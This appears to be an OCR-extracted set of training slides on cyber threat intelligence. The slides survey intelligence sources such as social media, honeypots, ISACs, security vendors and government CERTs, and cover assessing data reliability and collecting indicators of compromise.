
- Information is collected from **social networking sites** and other types of social media sources
- SOCINT sources:
  - Facebook
  - LinkedIn
  - Twitter
  - WhatsApp
  - Instagram
  - Telegram

Cyber Counterintelligence (CCI)

- Information is collected from proactively established security infrastructure or by employing various **threat manipulation techniques** to lure and trap threats
- CCI Sources:
  - Honeypots
  - Passive DNS monitors
  - Online web trackers
  - Sock puppets (fake profiling) on online forums
  - Publishing false reports

Indicators of Compromise (IoCs)

- Information is collected from **network security threats and breaches** and from the alerts generated by the security infrastructure, which likely indicate an intrusion
- IoCs Sources:
  - Commercial and industrial sources
  - Free IoC specific sources
  - Online security-related sources
  - Social media and news feeds
  - IoC buckets



Threat Intelligence Sources (Cont'd)

Industry Association and Vertical Communities

- Information is collected from various **threat intelligence sharing communities** where the participating organizations share intelligence information
- Vertical community sources:
  - Financial Services Information Sharing and Analysis Center (FS-ISAC)
  - MISP (Malware Information Sharing Platform)
  - Information Technology—Information Sharing and Analysis Center (IT-ISAC)


Commercial Sources

- Information is collected from **commercial entities** and security vendors that provide threat information to various organizations
- Commercial sources:
  - Kaspersky Threat Intelligence
  - McAfee
  - Avast
  - FortiGuard
  - SecureWorks
  - Cisco

Government and Law Enforcement Sources

- Information is collected from **government and law enforcement sources**
- Government sources:
  - US Computer Emergency Response Team (US-CERT)
  - European Union Agency for Network and Information Security (ENISA)
  - FBI Cyber Crime
  - StopThinkConnect
  - CERIAS Blog

Notes: ____



Threat Intelligence Collection Management: Understanding Data Reliability

- Analyst must ensure the reliability of data that is collected in order to **achieve better threat intelligence**
- Analyst must **have knowledge** on the various **factors that affect data reliability**

Assessing the relevance of intelligence sources

- The data accessed and collected must be from a reliable source, providing relevant and accurate data
- It must be ensured that this data is not altered during the collection process

Factors affecting the credibility of an intelligence source

- Lack of authenticity of the data accessed
- Inaccuracy of the data provided
- Availability of incomplete or insufficient data

Data collection methods affecting the availability of data

- Different methods of collecting data may bring out a certain amount of data according to the access level
- For example:
  - Passive method only collects internal and open shared data
  - Active method only accesses the authorized level of data only
  - Hybrid method provides the traps-based data collection

Threat Intelligence Collection Management: Produce Actionable Threat Intelligence

- Utilization of **low cost or free sources** of intelligence may introduce **additional risks** to the organization and compromises the quality of the decision-making process


- Analysts need to concentrate on **selecting intelligence sources** that contain data that is relevant, accurate, timely, and has maximum coverage

- Analysts need to answer the following questions to ensure that the intelligence data is relevant and can produce actionable threat intelligence:
  - Does the intelligence belong to the same geographical location as the organization?
  - Does the intelligence support the strategic business requirements of the organization?
  - To what extent is the information about threat actors, IoCs, and TTPs useful to the organization?
  - What are the broader effects of the intelligence on the organization?

Notes:

Collecting IoCs

- Indicators of Compromise (IoCs) are the **pieces of technical data** that are used for **building tactical threat intelligence**
- IoCs are the **clues or forensic evidence** that indicate a potential intrusion or malicious activity in an organizational network
- It comprises information regarding **suspicious or malicious activities** that is collected from various security establishments in a network infrastructure
- IoCs assist the analyst in knowing "**what happened**" in the attack and helps the analyst to observe the behavior and characteristics of malware



IoC data collection sources:

External Sources
- Commercial and Industry IoC Sources
- Free IoC Sources
- IOC Bucket

